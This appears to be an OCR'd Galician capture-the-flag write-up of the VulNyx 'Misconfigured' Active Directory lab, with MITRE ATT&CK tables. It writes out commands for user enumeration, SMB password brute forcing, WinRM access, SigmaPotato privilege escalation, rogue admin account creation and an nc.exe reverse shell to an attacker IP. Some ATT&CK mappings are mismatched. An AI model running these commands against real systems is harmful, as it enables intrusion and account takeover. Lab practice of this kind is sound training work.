
---

Correspondencia de fases → MITRE ATT&CK – VulNyx: Change

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 – Active Scanning T1046 – Network Service Discovery	CWE-200 – Information Exposure (reconnaissance)
	Identificación de Domain Controller	Domain Controller discovery	T1018 – Remote System Discovery T1087.002 – Account Discovery: Domain Account	CWE-200 – Information Exposure
2. Análise	Enumeración de usuarios mediante Kerberos	Kerberos enumeration	T1589.001 – Gather Victim Identity Information: Credentials T1087.002 – Account Discovery: Domain Account	CWE-200 – Information Exposure
3. Explotación	Forza bruta sobre [usuario1]	Brute force attack	T1110 – Brute Force T1110.001 – Brute Force: Password Guessing	CWE-521 – Weak Password Requirements
	Tentativas de acceso remoto (denegadas)	Remote access attempts	T1021.006 – Remote Services: Windows Remote Management T1569.002 – System Services: Service Execution	N/A
4. Enumeración AD	Sincronización horaria con ntpdate	Time synchronization	T1070.006 – Indicator Removal: Timestomp	N/A
	Execución de bloodhound-python	Active Directory enumeration	T1087.002 – Account Discovery: Domain Account T1069.002 – Permission Groups Discovery: Domain Groups	CWE-200 – Information Exposure
	Análise con BloodHound	Attack path analysis	T1069 – Permission Groups Discovery T1087 – Account Discovery	CWE-200 – Information Exposure
	Identificación de ForceChangePassword	Permission discovery	T1069 – Permission Groups Discovery T1087.002 – Account Discovery: Domain Account	CWE-269 – Improper Privilege Management

MISCONFIGURED


Máquina virtual Misconfigured



A máquina Misconfigured é moi interesante porque...

- Sistema operativo Windows Server 2019 con Active Directory
- Controlador de dominio (AD-DC) con LDAP e Kerberos
- Enumeración de usuarios mediante LDAP sen credenciais
- Ataque de forza bruta sobre SMB
- Descubrimento de credenciais en atributo LDAP (userpassword)
- Acceso con Evil-WinRM como usuario do grupo Remote Management Users
- Escalada de privilexios mediante SeImpersonatePrivilege
- Explotación con SigmaPotato para obter SYSTEM

Diagrama de ataque



Fase 1 – Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Misconfigured -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Misconfigured
```

Resultado do escaneo de portos:

```
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman (WinRM)
```

```
9389/tcp  open  adws
47001/tcp open  winrm
49664-49703/tcp open  msrpc
```

Portos críticos identificados:

- **Porto 53**: DNS
- **Porto 80**: Microsoft IIS 10.0
- **Porto 88**: Kerberos
- **Porto 389/636**: LDAP/LDAPS
- **Porto 445**: SMB
- **Porto 5985**: WinRM
- **Porto 3268/3269**: Global Catalog LDAP

Fase 2 – Análise Escaneo de servizos e versións

```
# Escaneo detallado dos portos principais
sudo nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001 \
          -sCV IP_VulNyx_Misconfigured -oN targeted -oX targeted.xml
```

Resultado do escaneo:

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-13 06:20:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: allsafe.nyx0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: MISCONFIGURED; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m57s
|_nbstat: NetBIOS name: MISCONFIGURED, NetBIOS user: <unknown>
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Información crítica identificada:

- **Dominio**: allsafe.nyx
- **Hostname**: MISCONFIGURED
- **Sistema**: Windows Server 2019 Build 17763
- **Controlador de dominio** con Active Directory

Configuración do ficheiro hosts

```
# Engadir o dominio ao ficheiro /etc/hosts
echo "IP_VulNyx_Misconfigured allsafe.nyx misconfigured.allsafe.nyx" | sudo tee -a /etc/hosts
```

Enumeración web

```
# Identificar tecnoloxías web
whatweb http://IP_VulNyx_Misconfigured

# Obter cabeceiras HTTP
curl -I http://IP_VulNyx_Misconfigured

# Enumeración de directorios
gobuster dir -u http://IP_VulNyx_Misconfigured \
             -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Resultado:

- **Microsoft IIS 10.0** con páxina por defecto
- Non se atoparon directorios ou ficheiros relevantes
- A web non é o vector principal de ataque

Enumeración de usuarios mediante LDAP

Estratexia:

- LDAP permite enumeración de usuarios sen credenciais en configuracións inseguras
- Usar listas de nomes de usuario comúns
- Identificar usuarios válidos mediante respostas de Kerberos

```
# Descargar listas de usuarios
# - top-usernames-shortlist.txt
# - xato-net-10-million-usernames.txt
# - A-Z.Surnames.txt

# Enumeración inicial con lista curta
netexec ldap IP_VulNyx_Misconfigured \
         -u Downloads/top-usernames-shortlist.txt \
         -p '' -k | grep -vi unknown
```

Resultado:

```
LDAP    IP_VulNyx_Misconfigured  389  MISCONFIGURED  [-] allsafe.nyx\guest: KDC_ERR_CLIENT_REVOKED
LDAP    IP_VulNyx_Misconfigured  389  MISCONFIGURED  [-] allsafe.nyx\administrator: KDC_ERR_PREAUTH_FAILED
```

Enumeración con lista de apelidos:

```
netexec ldap IP_VulNyx_Misconfigured \
         -u Downloads/A-Z.Surnames.txt \
         -p '' -k -t 200 | grep -vi unknown
```

Resultado:

```
LDAP    IP_VulNyx_Misconfigured  389  MISCONFIGURED  [-] allsafe.nyx\[usuario1.apelido1]: KDC_ERR_PREAUTH_FAILED
LDAP    IP_VulNyx_Misconfigured  389  MISCONFIGURED  [-] allsafe.nyx\[usuario2.apelido2]: KDC_ERR_PREAUTH_FAILED
```

Usuarios válidos descubertos:

- `[usuario1.apelido1]`
- `[usuario2.apelido2]`
- `administrator`
- `guest` (revoked)

Nota importante:

`KDC_ERR_PREAUTH_FAILED` indica que o usuario existe pero a autenticación fallou (contrasinal incorrecta).
`KDC_ERR_CLIENT_REVOKED` indica que a conta está deshabilitada.

Fase 3 – Explotación Ataque de forza bruta sobre SMB

Preparar lista de contrasinais:

```
# Crear lista reducida de rockyou.txt
head -5000 /usr/share/wordlists/rockyou.txt > 5000-rockyou.txt
```

Ataque contra usuario [usuario1.apelido1]:

```
netexec smb IP_VulNyx_Misconfigured \
         -u '[usuario1.apelido1]' \
         -p 5000-rockyou.txt | grep -iv failure
```

Resultado:

```
SMB    IP_VulNyx_Misconfigured  445  MISCONFIGURED  [+] allsafe.nyx\[usuario1.apelido1]:[contrasinal1]
```

Credenciais válidas atopadas:

- Usuario: `[usuario1.apelido1]`
- Contrasinal: `[contrasinal1]`

Verificación de acceso remoto

Probar acceso con Evil-WinRM:

```
evil-winrm -i IP_VulNyx_Misconfigured -u '[usuario1.apelido1]' -p '[contrasinal1]'
```

Resultado: Acceso denegado ([usuario1.apelido1] non pertence ao grupo Remote Management Users)

Probar con impacket-psexec:

```
impacket-psexec allsafe.nyx/[usuario1.apelido1]:[contrasinal1]@IP_VulNyx_Misconfigured
```

Resultado: Acceso denegado ([usuario1.apelido1] non ten privilexios de administrador local)

Probar con impacket-smbexec e wmiexec:

```
impacket-smbexec allsafe.nyx/[usuario1.apelido1]:[contrasinal1]@IP_VulNyx_Misconfigured
impacket-wmiexec allsafe.nyx/[usuario1.apelido1]:[contrasinal1]@IP_VulNyx_Misconfigured
```

Resultado: Acceso denegado en ambos casos

Enumeración con BloodHound

```
# Crear directorio para datos de BloodHound
mkdir json && cd json

# Executar BloodHound-Python
bloodhound-python -c All \
                  -u '[usuario1.apelido1]' \
                  -p '[contrasinal1]' \
                  -ns IP_VulNyx_Misconfigured \
                  -d allsafe.nyx
```

Análise dos datos en BloodHound:

1. Importar ficheiros JSON en BloodHound
2. Buscar usuario `[usuario2.apelido2]`
3. Examinar propiedades do usuario

Descubrimento crítico:

No atributo **userpassword** de [usuario2.apelido2] atópase:

```
b'[contrasinal2]'
```

Nota sobre userpassword en LDAP:

O atributo `userpassword` non debería conter contrasinais en texto claro. Esta é unha configuración moi insegura que permite a calquera usuario autenticado ler contrasinais doutros usuarios.

Acceso como [usuario2.apelido2]

Verificar grupo de [usuario2.apelido2]:

Segundo BloodHound, `[usuario2.apelido2]` pertence ao grupo **Remote Management Users**, que permite acceso por WinRM.

```
# Acceder con Evil-WinRM
evil-winrm -i IP_VulNyx_Misconfigured -u '[usuario2.apelido2]' -p '[contrasinal2]'
```

Saída:

```
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents>
```

Acceso exitoso como [usuario2.apelido2]

Obtención de flag de usuario

```
# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents> cd ..\Desktop

# Ler flag de usuario
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Desktop> type user.txt
[FLAG_USER]
```

Flag de usuario conseguida

Fase 4 – Post-Explotación Verificación de privilexios

```
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

Privilexio crítico identificado:

- **SeImpersonatePrivilege**: Permite suplantar a identidade doutros usuarios

---

Información sobre SeImpersonatePrivilege Que é SeImpersonatePrivilege?

SeImpersonatePrivilege é un privilexio en Windows que permite a un proceso suplantar a identidade dun cliente despois da autenticación.

Uso lexítimo:

- Servizos web (IIS) que necesitan acceder a recursos como o usuario autenticado
- Servizos que executan tarefas en nome doutros usuarios

Abuso para escalada:

- Se un usuario ten este privilexio, pode crear un proceso que force a SYSTEM a autenticarse
- Capturar o token de SYSTEM e crear un proceso como SYSTEM

Ferramentas de explotación

SigmaPotato:

- Evolución da familia de exploits Potato (RottenPotato, JuicyPotato, etc.)
- Permite escalada de privilexios mediante SeImpersonatePrivilege
- Compatible con Windows Server 2019

Repositorio GitHub:
https://github.com/tylerdotrar/SigmaPotato

Explotación con SigmaPotato

1. Descargar SigmaPotato.exe:

```
# Desde Kali
cd ~/Downloads
wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.0/SigmaPotato.exe
```

2. Compartir mediante SMB:

```
# Iniciar servidor SMB en Kali
impacket-smbserver compartir -smb2support ~/Downloads
```

3. Copiar SigmaPotato ao sistema remoto:

```
# Desde Evil-WinRM
*Evil-WinRM* PS C:\Users\[usuario2.apelido2]\Documents> cd C:\Windows\Temp

*Evil-WinRM* PS C:\Windows\Temp> copy \\IP_atacante\compartir\SigmaPotato.exe .
```

Nota: Substituír `IP_atacante` pola IP do atacante.

4. Executar SigmaPotato para cambiar contrasinal de Administrator:

```
*Evil-WinRM* PS C:\Windows\Temp> .\SigmaPotato.exe "net user administrator abc123."
```

Saída esperada:

```
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 732 | Token: 0x796 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 948
[+] Current Command Length: 30 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 2740

[+] Process Output:
The command completed successfully.
```

Explicación do ataque:

1. SigmaPotato crea un named pipe e espera conexións
2. Forzar a SYSTEM a conectarse ao named pipe
3. Suplanta o token de SYSTEM usando SeImpersonatePrivilege
4. Executa o comando `net user administrator abc123.` como SYSTEM
5. Cambia a contrasinal de administrator a `abc123.`

Acceso como Administrator

```
# Nova conexión Evil-WinRM como Administrator
evil-winrm -i IP_VulNyx_Misconfigured -u 'administrator' -p 'abc123.'
```

Saída:

```
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Acceso exitoso como Administrator

Obtención de flag de root

```
# Navegar ao Desktop de Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop

# Ler flag de root
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas

Correspondencia de fases → MITRE ATT&CK – VulNyx: Misconfigured

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 – Active Scanning T1046 – Network Service Discovery	CWE-200 – Information Exposure
	Detección de controlador de dominio	AD enumeration	T1590 – Gather Victim Network Information T1018 – Remote System Discovery	CWE-200 – Information Exposure
2. Análise	Enumeración de usuarios mediante LDAP sen credenciais	LDAP enumeration	T1087.002 – Account Discovery: Domain Account T1589.001 – Gather Victim Identity Information: Credentials	CWE-200 – Information Exposure
	Identificación de usuarios válidos ([usuario1.apelido1], [usuario2.apelido2])	Kerberos user enumeration	T1589.003 – Gather Victim Identity Information: Employee Names	CWE-200 – Information Exposure
3. Explotación	Ataque de forza bruta sobre SMB	Brute force attack	T1110.001 – Brute Force: Password Guessing T1110.003 – Brute Force: Password Spraying	CWE-521 – Weak Password Requirements
	Obtención de credenciais de [usuario1.apelido1]	Credential compromise	T1078 – Valid Accounts T1078.002 – Valid Accounts: Domain Accounts	CWE-521 – Weak Password Requirements
	Enumeración con BloodHound	AD enumeration and analysis	T1087.002 – Account Discovery: Domain Account T1069.002 – Permission Groups Discovery: Domain Groups	CWE-200 – Information Exposure
	Descubrimento de contrasinal en atributo LDAP userpassword	Credential access from LDAP	T1552.004 – Unsecured Credentials: Private Keys T1087.002 – Account Discovery: Domain Account	CWE-256 – Plaintext Storage of a Password
	Acceso con Evil-WinRM como [usuario2.apelido2]	Remote service exploitation	T1021.006 – Remote Services: Windows Remote Management T1078.002 – Valid Accounts: Domain Accounts	N/A
4. Escalada	Identificación de SeImpersonatePrivilege	Privilege enumeration	T1082 – System Information Discovery T1033 – System Owner/ User Discovery	CWE-269 – Improper Privilege Management
		Lateral tool transfer		N/A

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
	Upload de SigmaPotato mediante SMB		T1570 – Lateral Tool Transfer T1021.002 – Remote Services: SMB/Windows Admin Shares	
	Explotación de SeImpersonatePrivilege con SigmaPotato	Token impersonation	T1134.001 – Access Token Manipulation: Token Impersonation/ Theft T1068 – Exploitation for Privilege Escalation	CWE-269 – Improper Privilege Management
	Cambio de contrasinal de Administrator	Account manipulation	T1098 – Account Manipulation T1098.003 – Account Manipulation: Additional Cloud Credentials	N/A
	Acceso como Administrator	Privilege escalation	T1078.002 – Valid Accounts: Domain Accounts T1021.006 – Remote Services: Windows Remote Management	N/A

Comparativa: Familia de exploits Potato

RottenPotato vs JuicyPotato vs SigmaPotato

Característica	RottenPotato	JuicyPotato	SigmaPotato
Windows Server 2019	Non compatible	Compatible con limitacións	Totalmente compatible
Método	COM elevation	DCOM elevation	Named pipe impersonation
Complexidade	Baixa	Media	Baixa
Requisitos	SeImpersonatePrivilege	SeImpersonatePrivilege + CLSID	SeImpersonatePrivilege
Configuración	Mínima	Requiere CLSID específico	Mínima
Estabilidade	Media	Alta	Moi alta

Conclusión: SigmaPotato é a ferramenta máis moderna e recomendada para explotar SeImpersonatePrivilege en sistemas Windows actualizados.

Alternativas de escalada de privilexios

Outras ferramentas para SeImpersonatePrivilege


Ferramenta	Descripción	Compatibilidade
SigmaPotato	Escalada mediante named pipe impersonation	Windows Server 2019/2022
PrintSpoofer	Explota servizo Print Spooler	Windows 10/Server 2019
RoguePotato	Evolución de JuicyPotato con OXID resolver	Windows 10/Server 2016+
GodPotato	Exploit para Windows Server 2012-2022	Windows Server 2012+
EfsPotato	Explota servizo EFS (Encrypting File System)	Windows 10/Server 2016+

Comandos alternativos con SigmaPotato

```
# Engadir usuario ao grupo Administrators
.\SigmaPotato.exe "net localgroup administrators [usuario2.apelido2] /add"

# Executar comando arbitrario
.\SigmaPotato.exe "whoami"

# Crear nova conta de administrador
.\SigmaPotato.exe "net user hacker P@ssw0rd123! /add && net localgroup administrators hacker /add"

# Reverse shell con nc.exe
.\SigmaPotato.exe "\\IP_ATACANTE\share\nc.exe IP_ATACANTE 4444 -e cmd.exe"
```

DIAGRAMA GLOBAL DE ATAQUE MEDIUM WINDOWS VULNYX

Este diagrama actúa como un mapa de calor das técnicas utilizadas na serie VulNyx centrada en **Active Directory**, agrupando as máquinas por vector de ataque en cada fase para ofrecer unha visión de conxunto rápida.



Resumo Comparativo destas 3 Máquinas:

Estas tres máquinas (**Controler**, **Change**, **Misconfigured**) representan un laboratorio esencial para comprender ataques modernos contra contornas de Active Directory, centrándose en malas configuracións de Kerberos, permisos ACL abusivos e privilexios locais perigosos.

1. **Controler:** Focada en ataques a Kerberos (**AS-REP Roasting**) e escalada mediante permisos de replicación (**DCSync**).
